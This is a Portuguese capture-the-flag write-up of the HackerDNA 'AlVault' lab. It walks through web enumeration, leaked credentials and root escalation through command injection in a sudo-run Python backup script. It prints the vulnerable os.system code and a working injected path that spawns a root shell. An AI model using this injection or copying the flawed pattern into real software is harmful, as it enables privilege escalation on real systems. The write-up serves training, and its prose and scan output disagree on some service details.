

HackerDNA - AlVault Write-up

Documentado por Milton de Jesus Melo

Informações do Laboratório (<https://hackerdna.com/pt-br/labs/alvault>)

- Plataforma: HackerDNA
- Categoria: Access Control, Privilege Escalation
- Dificuldade: Médio
- Flags: 2

Objetivo

O laboratório **AlVault** apresenta um cenário de comprometimento em múltiplas etapas, exigindo a exploração de falhas de controle de acesso, enumeração de recursos ocultos e escalonamento de privilégios. O objetivo consiste na obtenção das duas flags disponibilizadas pelo ambiente, representando respectivamente o comprometimento de um usuário comum e a obtenção de privilégios administrativos no sistema.

NMAP

A fase inicial de reconhecimento foi realizada utilizando o Nmap, com o objetivo de identificar serviços expostos e possíveis vetores de ataque.

Os resultados indicaram a presença de dois serviços principais:


- TCP/22 – OpenSSH 9.0 (acesso remoto);
- TCP/80 – Nginx (aplicação web).

Como a superfície exposta era reduzida, a análise foi direcionada ao serviço HTTP, buscando recursos ocultos e possíveis falhas de configuração.

```
hacker:~$ nmap -sV 54.229.55.213
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-22 13:50 +0000
NSOCK ERROR [23.0310s] mksock_bind_addr(): Bind to 0.0.0.0:895 failed (I/O #6): Permission denied (13)
Nmap scan report for localhost (54.229.55.213)
Host is up (0.0000040s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.9 (protocol 2.0)
80/tcp    open  http         nginx
9000/tcp   open  cslistener?
```

Robots.txt

Embora o arquivo robots.txt tenha sido criado para orientar mecanismos de indexação, ele acabou expondo diretórios sensíveis que não deveriam ser facilmente identificáveis por usuários externos. Esse tipo de exposição frequentemente auxilia atividades de enumeração e reconhecimento.




Exploração do Código Fonte

A inspeção do código-fonte da página inicial revelou um comentário HTML contendo uma referência à migração das aplicações internas para o diretório /dev. Comentários esquecidos em código de produção frequentemente representam vazamento de informações úteis para um atacante e serviram como ponto de partida para a continuidade da enumeração.

```
<!DOCTYPE html>
<html>
<head>
  <title>Cybersecurity Solutions Inc.</title>
  <style>
    body { font-family: Arial, sans-serif; margin: 0; padding: 0; }
    header { background-color: #333; color: white; padding: 1em; text-align: center; }
    main { padding: 1em; }
    footer { background-color: #333; color: white; padding: 1em; text-align: center; position: fixed; bottom: 0; width: 100%; }
  </style>
</head>
<body>
  <header>
    <h1>Cybersecurity Solutions Inc.</h1>
  </header>
  <main>
    <h2>Welcome to our company website</h2>
    <p>We provide the best security solutions for your business.</p>
    <!-- Internal dev portal moved to /dev - cleanup old files before pushing to prod -->
  </main>
  <footer>
    &copy; 2023 Cybersecurity Solutions Inc.
  </footer>
</body>
</html>
```

Dentro de /dev foram encontradas duas aplicações search.php e upload.php, caracterizadas como “Internal Tools”.



Internal Tools

- [File Search Tool](#)
- [File Upload Tool](#)

Apesar de os diretórios identificados inicialmente apresentarem apenas as páginas **search.php** e **upload.php**, o comentário encontrado sugeria a existência de funcionalidades anteriores ainda presentes no ambiente.

Para validar essa hipótese foi utilizada enumeração de conteúdo com **Gobuster** e wordlists da **SecLists**, restringindo a busca para arquivos PHP.

```
<body>
  <header>
    <h1>Ultimate File Finder</h1>
  </header>
  <main>
    <h2>Enter Folder and File Name</h2>
    <form method="post">
      <label for="folder">Folder Path:</label>
      <input type="text" id="folder" name="folder" placeholder="e.g., /var/www/html/backup" required>

      <label for="filename">File Name:</label>
      <input type="text" id="filename" name="filename" placeholder="e.g., credentials.txt" required>

      <input type="submit" value="Search">
    </form>
  </main>
  <footer>
    &copy; 2025 Cybersecurity Solutions Inc.
  </footer>

  <!--
  TODO: Remove old search file implementation due to security audit findings.
  Note from Dave: I've temporarily disabled access but haven't deleted the file yet
  since we may need to reference the grep implementation for the new version.
  Will clean up by end of sprint.
  -->

</body>
</html>
```

```
hacker:~$ gobuster dir -u http://54.229.55.213/dev -w seclists/Discovery/Web-Content/raft-medium-directories.txt -x php
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://54.229.55.213/dev
[+] Method: GET
[+] Threads: 10
[+] Wordlist: seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
search.php (Status: 200) [Size: 1711]
upload.php (Status: 200) [Size: 1153]
Progress: 59998 / 59998 (100.00%)
```

```

big.txt                directory-list-2.3-small.txt  raft-medium-directories.txt
common.txt             raft-large-directories.txt  raft-medium-files.txt
directory-list-2.3-medium.txt  raft-large-files.txt
hacker:~$ gobuster dir -u http://54.229.55.213/dev -w seclists/Discovery/Web-Content/big.txt -x php
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://54.229.55.213/dev
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8.2
[+] Extensions:        php
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
search.php              (Status: 200) [Size: 1711]
upload.php              (Status: 200) [Size: 1153]
Progress: 40962 / 40962 (100.00%)
=====
Finished
=====
hacker:~$

```

```

hacker:~$ gobuster dir -u http://54.229.55.213/dev -w seclists/Discovery/Web-Content/common.txt -x php
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://54.229.55.213/dev
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8.2
[+] Extensions:        php
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
index.html              (Status: 200) [Size: 793]
search.php              (Status: 200) [Size: 1711]
upload.php              (Status: 200) [Size: 1153]
Progress: 9502 / 9502 (100.00%)
=====
Finished
=====

```

Após diversos testes com diferentes **wordlists**, foi identificado o endpoint oculto **file_search.php**, não referenciado pela aplicação principal.



```

hacker:~$ gobuster dir -u http://54.229.55.213/dev -w seclists/Discovery/Web-Content/directory-list-2.3-medium
.txt -x php
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://54.229.55.213/dev
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8.2
[+] Extensions:        php
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
search.php              (Status: 200) [Size: 1711]
upload.php              (Status: 200) [Size: 1153]
file_search.php         (Status: 200) [Size: 1310]
Progress: 441114 / 441114 (100.00%)
=====
Finished
=====

```


A funcionalidade legada expunha informações sensíveis diretamente na interface da aplicação, incluindo credenciais utilizadas no ambiente e chaves de acesso da AWS.

A exposição de credenciais em aplicações web representa uma falha crítica de segurança, pois permite que um atacante obtenha acesso legítimo a recursos internos sem necessidade de exploração adicional.



Obtendo a Flag User

As credenciais recuperadas foram utilizadas para autenticação via SSH no servidor alvo. Após o acesso bem-sucedido como usuário **developer**, foi possível localizar e ler o arquivo contendo a primeira flag na pasta home do usuário.



Escalonamento de privilégios

A análise dos privilégios do usuário revelou a permissão para executar o script `/opt/backup.py` com privilégios de root através do `sudo`, sem necessidade de senha.

Durante a revisão do código-fonte foi identificado um caso clássico de Command Injection. O script utilizava a função `os.system()` para construir e executar comandos do sistema operacional a partir de entradas controladas pelo usuário.

Como não havia validação ou sanitização adequada dos parâmetros fornecidos, tornou-se possível inserir metacaracteres do shell e encadear comandos arbitrários que seriam executados com privilégios de root.

```
ip-10-0-7-33:~$ sudo -l
Matching Defaults entries for developer on ip-10-0-7-33:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for developer:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User developer may run the following commands on ip-10-0-7-33:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/backup.py
ip-10-0-7-33:~$
```

```
ip-10-0-7-33:~$ cat /opt/backup.py
#!/usr/bin/python3
import os
import sys

# List of restricted directories
RESTRICTED_DIRS = ["/", "/root", "/etc", "/bin", "/sbin", "/usr", "/var", "/lib", "/lib64", "/dev", "/proc", "/sys", "/run", "/boot"]

def backup_files(directory):
    # Resolve symbolic links and normalize the path
    directory = os.path.abspath(directory)

    # Check if the directory is restricted
    if directory in RESTRICTED_DIRS:
        print(f"Error: Backup of {directory} is not allowed for security reasons.")
        return

    if not os.path.isdir(directory):
        print(f"Error: {directory} is not a valid directory.")
        return

    backup_path = "/tmp/backup.tar.gz"
    os.system(f"tar -czf {backup_path} {directory}")
    print(f"Backup of {directory} created at {backup_path}")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        directory = input("Enter directory to backup: ")
        backup_files(directory)
    else:
        backup_files(sys.argv[1])
ip-10-0-7-33:~$
```

No exemplo prático, foi passado o caminho “/home/developer/exploited; /bin/sh”, no qual o python executará “tar -czf /tmp/backup.tar.gz /home/developer/exploit; /bin/sh”, como dois comandos distintos. Como o script valida a existência do diretório informado antes da execução do comando, foi necessário criar previamente o caminho utilizado na exploração através do comando “mkdir -p ‘/home/developer/exploited; /bin/sh’” antes da execução.

O /bin/sh também será executado com privilégios de root, permitindo assim o escalonamento dos privilégios no prompt.

Obtenção da Root Flag

Após a exploração da vulnerabilidade de Command Injection e a obtenção de um shell com privilégios de root, foi possível acessar o conteúdo do arquivo flag-root.txt localizado em /root.

```
~ $ pwd
/home/developer
~ $ mkdir -p '/home/developer/exploited; /bin/sh'
~ $ sudo /usr/bin/python3 /opt/backup.py
Enter directory to backup: /home/developer/exploited; /bin/sh
tar: /home/developer/exploited: No such file or directory
tar: error exit delayed from previous errors
/home/developer # whoami
root
/home/developer # cat /root/
.ash_history  flag-root.txt
/home/developer # cat /root/
.ash_history  flag-root.txt
/home/developer # cat /root/flag-root.txt
t[REDACTED]a
/home/developer #
```

Skills Demonstradas

- Reconhecimento e Enumeração;
- Descoberta de Conteúdo (Content Discovery);
- Análise de Código-Fonte;
- Identificação de Informações Sensíveis Expostas;
- Exploração de Credenciais Comprometidas;
- Escalonamento de Privilégios Linux;
- Análise de Vulnerabilidades de Command Injection;
- Controle de Acesso e Hardening.

Conclusões

O laboratório ALVault demonstra como falhas aparentemente isoladas podem ser combinadas para resultar no comprometimento total de um sistema.

A cadeia de ataque iniciou-se com o vazamento de informações por meio de comentários HTML e do arquivo robots.txt, evoluiu para descoberta de funcionalidades ocultas e exposição de credenciais, culminando na exploração de uma vulnerabilidade de Command Injection em um script executado com privilégios elevados.

O exercício reforça a importância da adoção de práticas seguras de desenvolvimento, revisão de código, proteção de informações sensíveis e validação rigorosa de entradas de usuários em aplicações e scripts administrativos.

Lições Aprendidas

- Importância da enumeração completa de aplicações web e recursos ocultos.
- Riscos associados à exposição de informações sensíveis em comentários HTML e páginas não documentadas.
- Impacto da reutilização e armazenamento inadequado de credenciais em ambientes corporativos.
- Necessidade de validação e sanitização de entradas em scripts executados com privilégios elevados.
- Como vulnerabilidades de baixa criticidade podem ser encadeadas para resultar no comprometimento total de um sistema.